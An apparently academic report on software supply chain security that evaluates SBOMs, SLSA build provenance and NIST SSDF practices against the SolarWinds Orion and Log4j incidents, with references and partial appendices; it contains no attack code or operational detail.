

Abstract

Nowhere is digital risk more unpredictable than in software supply chains, where tools rely heavily on outside code and continuous delivery systems. Thinking about strong supply chain safeguards means focusing on practical ways to lower chances of breach and limit damage, while showing clear proof of reliability to customers, reviewers, or teams handling incidents. Instead of vague promises, the emphasis falls on three linked methods: inventories of components for clearer tracking, strict build standards with verified origins, and structured development practices that ensure faster detection and fixes.

One situation examined involves a major vendor whose update mechanism was hijacked to spread malicious code. Another looks at a tiny logging tool hiding a critical flaw, affecting countless applications without immediate notice. From these examples, similar weak points emerge every time - poor insight into what code is actually running, shaky confidence in whether builds are clean, and missing records that delay responses during crises. A detailed breakdown links every gap to practical safeguards, pairing them with documentation ready for review - software bills of materials aligned to versions, verified origin proofs, enforcement logs, and tracked fix timelines. Staged steps follow, designed with smaller teams in mind. Layered defences emerge, grounded in proof, boosting readiness, shortening threat discovery time, allowing scrutiny - even when risks remain.

Table of Contents

List of Figures.....	3
List of Tables.....	4
1. Introduction	1
1.1. Rationale and Objectives	1
Rationale.....	1
2. Literature Review	3
2.1. Cyber supply chain threat landscape	3
2.2. SBOM as a visibility control.....	4
2.3. SLSA as build integrity control	5
2.4. Secure Development Practices (SSDF and secure SDLC).....	6
3. Case Studies.....	7
3.1. SolarWinds Orion	7
Background and attack path	7
Issue Identification	8
Control Evaluation.....	9
3.2. Case Study summary.....	10
4. Conclusion	11
5. References.....	12
6. Appendix.....	14
6.1. Appendix A: Objectives and Current Status	14
Appendix A:Objectives.....	14
Appendix A: Current Status of the topic	14
6.2. Appendix B: Extended Literature Review	14
Appendix B: Cyber supply chain threat landscape extended	15
Appendix B: SBOM as a visibility control extended.....	15
Appendix B: SLSA as build integrity control extended	16
Appendix B: Secure Development Practices (SSDF and secure SDLC) extended	16
6.3. Appendix C: Case study.....	17
Appendix C: SolarWinds Orion case study extended.....	17
Appendix C: Log4Shell (Apache Log4j) case study	18

List of Figures

Figure 1: Illustrative Example of Software Life Cycle and Bill of Materials Assembly Line (NIST, 2022).....	1
Figure 2: SBOM (Strobes, 2024).....	4
Figure 3: SLSA visualized (SLSA, n.d.).....	5
Figure 4: SSDF (Beck, n.d.).....	6
Figure 5: SolarStorm Visual Timeline (Unit 42, 2020)	7
Figure 6: SolarWinds Attack Path (CyberArk, 2021).	8
Figure 7: Log4j attack (Harpur, n.d.).....	19

List of Tables

Table 1: Mapping table of SolarWinds case.....	18
Table 2: Mapping table of Log4j case.....	21

1. Introduction

Today's applications are created using a combination of open-source packages, commercial components, managed services, and CI/CD pipelines. Because of this, there is a new attack surface created from a running application to the entire delivery lifecycle, which includes source control, build systems, artefact registries, signing, and distribution (NIST, 2022). Also, there is a possibility that one compromise from an upstream source can compromise many downstream consumers. To mitigate this, transparency and assurance in the supply chain are being advocated for by regulators and standards bodies (e.g., Executive Order 14028, NIST guidance for C-SCRM) (The White House, 2021), but there is still a need to pin down potential gaps with limited, but still practical controls (NTIA, 2021). In this report, we discuss three control families i.e. SBOMs, visibility SLSA-style provenance for provenance of builds, and the NIST SSDF aligned secure development for control and defect governance and we evaluate the controls regarding two supply chain compromises.




Figure 1: Illustrative Example of Software Life Cycle and Bill of Materials Assembly Line (NIST, 2022).

1.1. Rationale and Objectives

1.1.1. Rationale.

The topic 'Supply Chain Security done properly' was selected because supply chain incidents are simultaneously high impact and hard to investigate: the root cause often sits outside the victim's perimeter, and defenders must rely on

third-party evidence (CISA, 2020) (GAO, 2022). Risk control decisions in this domain must balance prevention (stopping tampering), detection (finding compromise fast), and assurance (proving what happened and what software is trustworthy). The [Aims and Objectives](#) along with [the current status](#) of the topic is given here.

2. Literature Review

Literature on software supply chain security spans academic work on secure build systems, industry standards on provenance and attestations, policy-driven supplier assurance, and operational guidance on vulnerability management. Across these sources, a common theme is that “trust” must be converted into verifiable evidence. This section reviews the threat landscape and then analyses SBOM, SLSA and SSDF-aligned practices as risk controls.

1.2. Cyber supply chain threat landscape

Threat models for the software supply chain typically consider at least four compromise points:

- a) Upstream dependency compromise (e.g., typo squatting, maintainer account takeover, dependency confusion),
- b) Source code tampering (unauthorised commits, stolen credentials),
- c) Build and CI/CD compromise (tampered build scripts, poisoned runners, injected secrets)
- d) Distribution compromise (malicious updates, compromised registries, or signing key theft) (OpenSSF, 2023) (ENISA, 2021).

Hyperlink: [Appendix B: Cyber supply chain threat landscape extended.](#)

1.3. SBOM as a visibility control

An SBOM contains a component inventory for a software product with direct software dependencies, transitive software dependencies, software versions, and software related metadata. SPD and CycloneDX support the standardization for such a representation to enable tool-based analyses and tool-based exchanges (OWASP, 2020). SBOMs should not be seen as an end-of-the-road control. Their visibility and management aid the matching of vulnerabilities and the licensing to manage risk, and the scoping of incidents to an advisory or CVE.




Figure 2: SBOM (Strobes, 2024).

Hyperlink: [Appendix B: SBOM as a visibility control extended.](#)

1.4. SLSA as build integrity control

SLSA stands for Supply-chain Levels for Software Artefacts. It is a framework that focuses on the level of assurance for the various processes that a software builds and release goes through. Rather than SBOM's focus on the components that exist, SLSA is more concerned on the artefact production. It evaluates if the build is done through a scripted and repeatable process, if the environment in which the build is done is isolated, if there is evidence of provenance, if the release is secured against any form of unauthorized changes (OpenSSF, 2023). In general, most supply chain compromises occur due to attackers having the capability to change source and build outputs with no evidence to show that such a change was made.




Figure 3: SLSA visualized (SLSA, n.d.).

Hyperlink: [Appendix B: SLSA as build integrity control extended.](#)

1.5. Secure Development Practices (SSDF and secure SDLC)

Secure development frameworks broaden the lens from build integrity to end-to-end engineering governance. NIST's Secure Software Development Framework (SSDF, SP 800-218) consolidates recommended practices into four groups: Prepare the Organisation, Protect the Software, Produce Well-Secured Software, and Respond to Vulnerabilities (NIST, 2022). These practices cover people, process and technology: defining secure requirements, training, access controls for repos and pipelines, secure coding, code review, testing, vulnerability disclosure and remediation.




Figure 4: SSDF (Beck, n.d.).

Hyperlink: [Secure Development Practices \(SSDF and secure SDLC\) extended.](#)

3. Case Studies

1.6. SolarWinds Orion

1.1.2. Background and attack path

The breach of SolarWinds is an example of a supply chain incident whereby adversaries added malicious code to one of their vendor's programs and spliced it into updates the vendor distributed to customers. Because the updates looked legitimate and were signed, the malicious payload went undetected to the farthest reaches of the customer environments, embedding itself into the software and creating a significant downstream impact surface. CISA has characterized the campaigns as being patient with selective future engagements after the widespread distribution (CISA, 2020), (CISA, 2021). Microsoft's detailed analysis points to the initial compromise being a trojan zed Orion DLL (Solorigate/SUNBURST) which exemplifies how a software supply chain can serve as an initial access vector as opposed to just a distribution method (Microsoft, 2020).




Figure 5: SolarStorm Visual Timeline (Unit 42, 2020)




Figure 6: SolarWinds Attack Path (CyberArk, 2021).

1.1.3. Issue Identification

Below mentioned causes are what broke and why it mattered.

1.6.1.1. Build integrity and provenance were not independently verifiable

A core failure was that downstream consumers could not independently verify that a released Orion binary was built from reviewed source code using a protected build process. Code-signing confirmed vendor origin, but did not prove the integrity of the build environment or the legitimacy of build inputs (CISA, 2021).

Risk impact: if an attacker compromises the build pipeline, they can ship malware as a “valid” release that passes standard trust checks.

1.6.1.2. Trust in vendor updates was implicit

Most customers ingest vendor updates because they are official and signed, not because the vendor’s build system is continuously attested, monitored, and audited. SolarWinds demonstrates that “signature = trust” is an incomplete trust model when the signing process can be fed compromised artefacts (CISA, 2021).

Risk impact: the update channel becomes a high-leverage distribution path for adversaries.

1.6.1.3. Detection lag and evidence gaps slowed response

Once compromise was suspected, victims and responders needed high-confidence evidence about:

- which versions were affected,
- when the affected updates were installed, and
- what behaviours to expect for detection and hunting (GAO, 2022).

1.1.4. Control Evaluation

The mentioned controls are what would have reduced likelihood and/or impact.

1.6.1.4. SLSA, reducing the probability of “trojaned” official releases (prevention + assurance)

SLSA focuses on how software artefacts are produced, emphasizing hardened builds, isolated build environments, and cryptographically verifiable provenance. For an incident abusing the build/update channel, SLSA’s insistence on tamper-resistant build processes and signed provenance directly reduces the likelihood of undetected malicious injection into official releases (OpenSSF, 2023), (SLSA, n.d.).

1.6.1.5. SBOM, accelerating impact analysis and detection engineering (response + auditability)

SBOMs improve visibility into components and dependencies, which supports faster scoping during incidents. However, an SBOM alone does not prevent code injection. Its real value in SolarWinds-type incidents is improved impact analysis and downstream coordination especially when SBOMs are machine-readable, maintained, and tied to releases (e.g., signed and packaged with the shipped artefact). CISA positions SBOMs as a key building block for software transparency and supply chain risk management (CISA, n.d.) (NTIA, 2021).

1.1.5.

1.6.1.6. NIST SSDF, strengthening secure build governance and measurable secure development

NIST SSDF provides a secure development baseline across preparation, protection, secure production, and vulnerability response. SSDF is relevant here because it emphasizes access control for repositories/build systems and disciplined vulnerability

response. Crucially, SSDF's value depends on measurable evidence (audit logs, control enforcement, and traceable records), not policy statements alone (NIST, 2022).

For further more note on SolarWinds case study.

Hyperlink: [Appendix C: SolarWinds Orion case study extended](#)

1.7. Case Study summary

Notably, the SolarWinds Orion event marked a significant breach via software supply chains, bypassing typical vulnerabilities by misusing an authorized update mechanism. Instead of direct infiltration, threat actors embedded harmful code within genuine Orion modules. These altered elements reached users through standard update procedures, secured with authentic digital signatures. Due to their credible appearance, numerous entities applied the updates without suspicion, unintentionally widening risk across systems. Following widespread rollout, further actions occurred sparingly - focused on specific, valuable targets - with careful avoidance of detection.

One issue stood out - build integrity lacked independent verification. It was impossible for buyers to check whether distributed software matched audited source files created within secure systems. Another problem appeared where reliance on supplier upgrades operated without question. Digital marks only confirmed origin, never the safety of internal development processes. Lastly, delays emerged during incident handling due to missing data trails. Pinpointing compromised releases, deployment dates, or likely attack patterns became a slow effort.

When it comes to safeguards, verified build processes combined with traceable origins lower risks tied to corrupted software updates. Documentation listing components helps clarify affected areas during assessments. Frameworks rooted in structured guidelines improve oversight mechanisms alongside development standards that support consistent enforcement.

Hyperlink: [Appendix C: Log4Shell \(Apache Log4j\) case study](#)

4. Conclusion

A breach at any point in today's software creation process may affect numerous users later on. Instead of focusing only on live systems, attackers now target steps like code storage, automated builds, package libraries, digital signatures, and release channels. Old network defences fail here because trust is often assumed across these stages. To understand what helps - and what does not - the analysis looked closely at methods tied to SBOMs, SLSA frameworks, and SSDF guidelines. Each approach was weighed by how well it prevents issues, reveals problems, supports verification, and works within real team constraints. Case studies included high-profile incidents involving SolarWinds Orion and the Log4j vulnerability. From those findings emerged a structured mix of safeguards, presented as both concept and practical path forward for technical and acquisition groups

Ahead of prevailing trends, research aligns with observations from both cases - security now leans on verifiable proof rather than assumed diligence. Where once effort defined protection, documentation now underpins confidence through auditability

A single update path, once compromised, may open deep access if verification of origin lacks rigor - trust alone proves insufficient. Unexpected entry points emerge not from isolated flaws but through layers of inherited code, widespread yet poorly mapped. Remedies lag when fixes demand intricate adjustments without clear visibility into affected systems. Patch cycles stretch far beyond initial detection, shaped by dependency chains few fully understand

A structure built in levels gains support from this analysis: transparency into parts along with clearer event boundaries emerges when SBOMs are applied. Build trust and verification at release grow through attestation methods resembling SLSA frameworks. Governance actions plus handling of flaws take shape as documented, repeatable tasks under SSDF guidance. Real-world intent focuses less on absolute protection, more on shrinking both chance and consequence in a way that can be tracked. Confidence rooted in evidence rises, enabling quicker reactions while shaping choices about vendors with greater clarity.

5. References

- Apache Logging Services. (n.d.). *Apache Log4j Security Vulnerabilities*. Retrieved from Apache Log4j™ 2: <https://logging-log4j.staged.apache.org/log4j/2.x/security.html>
- Beck, A. (n.d.). *What the Heck is SSDLC (Secure Software Development Lifecycle), and why should devs care?* Retrieved from Jit: <https://www.jit.io/resources/devsecops/ssdlc-secure-software-development-lifecycle>
- CERT-EU. (2021, December 10). *Security Advisory 2021-067*. Retrieved from CERT-EU: <https://cert.europa.eu/publications/security-advisories/2021-067/>
- CISA. (2020). *Advanced Persistent Threat Compromise of Government Agencies, Critical Infrastructure, and Private Sector Organizations*. Retrieved from America's Cyber Defense Agency: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-352a>
- CISA. (2021, December 23). *Mitigating Log4Shell and Other Log4j-Related Vulnerabilities*. Retrieved from America's Cyber Defense Agency: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-356a>
- CISA. (2021, May 14). *Remediating Networks Affected by the SolarWinds and Active Directory/M365 Compromise*. Retrieved from America's Cyber Defense Agency: <https://www.cisa.gov/news-events/news/remediating-networks-affected-solarwinds-and-active-directorym365-compromise>
- CISA. (2022, April 02). *Apache Log4j Vulnerability Guidance*. Retrieved from America's Cyber Defense Agency: <https://www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance>
- CISA. (n.d.). *Software Bill of Material*. Retrieved from America's Cyber Defense Agency: <https://www.cisa.gov/sbom>
- CyberArk. (2021, February 23). *The Anatomy of the SolarWinds Attack Chain*. Retrieved from CyberArk: <https://www.cyberark.com/resources/blog/the-anatomy-of-the-solarwinds-attack-chain>
- ENISA. (2021, October 27). *ENISA Threat Landscape 2021*. Retrieved from ENISA: <https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021>
- GAO. (2022, January 13). *CYBERSECURITY Federal Response to SolarWinds and Microsoft*. Retrieved from Government Accountability Office: <https://www.gao.gov/products/gao-22-104746>
- Harpur, R. (n.d.). *Log4Shell – Understanding the Vulnerability and Mitigation Steps*. Retrieved from BlackFog: <https://www.blackfog.com/log4shell-understanding-the-vulnerability-and-mitigation-steps/>

- Microsoft. (2020, December 18). *Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers*. Retrieved from Microsoft Security: <https://www.microsoft.com/en-us/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/>
- Microsoft. (n.d.). *Microsoft Security Development Lifecycle (SDL)*. Retrieved from Microsoft: <https://www.microsoft.com/en-us/securityengineering/sdl>
- NIST. (2021, October 12). *CVE-2021-44228 Detail*. Retrieved from National Vulnerability Database: <https://nvd.nist.gov/vuln/detail/CVE-2021-44228>
- NIST. (2022). *Cybersecurity Supply Chain Risk Management Practices for Systems and Organization* .
- NIST. (2022). *Secure Software Development Framework (SSDF) Version 1.1: Recommendations for Mitigating*. NIST.
- NIST. (2022, May 3). *Software Security in Supply Chains: Software Bill of Materials (SBOM)*. Retrieved from National Institute of Standards and Technology: <https://www.nist.gov/itl/executive-order-14028-improving-nations-cybersecurity/software-security-supply-chains-software-1>
- NTIA. (2021). *The Minimum Elements For a Software Bill of Materials (SBOM)*. Department of Commerce.
- OpenSSF. (2023, April 19\). *OpenSSF Announces SLSA Version 1.0 Release*. Retrieved from Open Source Security Foundation: <https://openssf.org/press-release/2023/04/19/openssf-announces-slsa-version-1-0-release/>
- OWASP. (2020). *Software Assurance Maturity Model*. Retrieved from OWASP: <https://owasp.org/www-project-samm/>
- SLSA. (n.d.). *About SLSA*. Retrieved from SLSA: <https://slsa.dev/spec/v1.0/about>
- SLSA. (n.d.). *Threats and mitigations*. Retrieved from SLSA: <https://slsa.dev/spec/v0.1/threats>
- Strobes. (2024, February 26). *What is Software Bill of Materials (SBOMs)?* Retrieved from Strobes: <https://strobes.co/blog/what-is-sbomsoftware-bill-of-materials/>
- The White House. (2021, May 12). *Executive Order on Improving the Nation's Cybersecurity*. Retrieved from The White House: <https://bidenwhitehouse.archives.gov/briefing-room/presidential-actions/2021/05/12/executive-order-on-improving-the-nations-cybersecurity/>
- Unit 42. (2020, December 23). *SolarStorm Supply Chain Attack Timeline*. Retrieved from Unit 42: <https://unit42.paloaltonetworks.com/solarstorm-supply-chain-attack-timeline/>

6. Appendix

1.8. Appendix A: Objectives and Current Status

1.1.6. Appendix A: Objectives.

This report aims to:

- Explain the current threat landscape for cyber supply chain compromises and why traditional perimeter controls are insufficient.
- Critically review SBOM, SLSA and SSDF-aligned secure development practices as risk controls, highlighting strengths, limits and dependencies.
- Evaluate these controls using an explicit scoring matrix across prevention strength, detectability, auditability and SME feasibility.
- Apply the controls to two real-world case studies—SolarWinds Orion and Log4Shell—to identify control failures and propose actionable risk controls.
- Conclude with a layered control model and implementation roadmap suitable for procurement and engineering teams. [Go back.](#)

1.1.7. Appendix A: Current Status of the topic

Current practice is moving from ‘best effort security’ to ‘evidence-driven assurance’. SBOM adoption has accelerated via government and industry initiatives, but implementation quality varies i.e. many SBOMs are incomplete, not maintained, or not connected to vulnerability management workflows (NTIA, 2021) (CISA, n.d.). Meanwhile, SLSA has matured into an industry consensus specification describing incremental levels of supply chain security guarantees, with a focus on build provenance and isolation (OpenSSF, 2023). Secure development baselines such as the NIST SSDF provide a common vocabulary for secure engineering and supplier requirements, but organizations still struggle to operationalize them into measurable controls and to validate claims made by suppliers (NIST, 2022). [Go back.](#)

1.9. Appendix B: Extended Literature Review

1.1.8. Appendix B: Cyber supply chain threat landscape extended

Because supply chain attacks exploit shared infrastructure and shared trust, they often evade traditional perimeter-focused controls and demand process and evidence controls.

Threat intelligence frameworks also reflect this shift. MITRE ATT&CK documents “Supply Chain Compromise” as a technique family, reinforcing that adversaries intentionally target suppliers, update mechanisms and upstream services to gain downstream access at scale . From a control standpoint, this supports prioritising controls that produce verifiable evidence such as signed provenance and tamper-evident logs which are over controls that only inspect outputs after the fact.

Policy and regulatory attention have accelerated after high-profile incidents. The United States Executive Order 14028 (Improving the Nation’s Cybersecurity) explicitly emphasised software supply chain security and triggered procurement-driven requirements around SBOMs and secure development practices (The White House, 2021). In Europe, supply chain risk has been treated as a key dimension of cybersecurity resilience, with guidance and threat analysis from ENISA and broader regulatory frameworks influencing supplier expectations (ENISA, 2021). For organisations, this means supply chain controls are not only technical; they also function as assurance artefacts for buyers, auditors and regulators. [Go back.](#)

1.1.9. Appendix B: SBOM as a visibility control extended

The NTIA SBOM ‘minimum elements’ place frames an SBOM as having three primary components: data fields, automation capabilities, and practice/processes for creation and exchange. CISA guidance similarly positions SBOMs as a primary support for software transparency, enabling consumers to quickly pinpoint risk during incidents like Log4Shell and improves the need for supplier assurance. However, the current limitations of SBOMs are mostly practical: they can be incomplete for code that is loaded dynamically, they can fail to capture tooling dependencies that were needed

at a particular build-time unless they are specifically included, and SBOMs alone do not validate that the artefact that was delivered corresponds to the declared component list without provenance and integrity assurances. [Go back.](#)

1.1.10. Appendix B: SLSA as build integrity control extended

Provenance attestation and verification come to the forefront in the higher levels of SLSA. This includes evidence that is signed via cryptography which show relations to the build, the source repository, and who the builder is. This supports both detection and prevention by blocking unauthorized access to certain build paths and losing evidence if the source changes. Importantly, SLSA is implementation-agnostic. It can be achieved through healthy CI/CD systems, isolated build runners, good identity and access controls, and signing systems. The strongest risk control benefit is against a compromised build system and against malicious injection (OpenSSF, 2023). [Go back.](#)

1.1.11. Appendix B: Secure Development Practices (SSDF and secure SDLC) extended

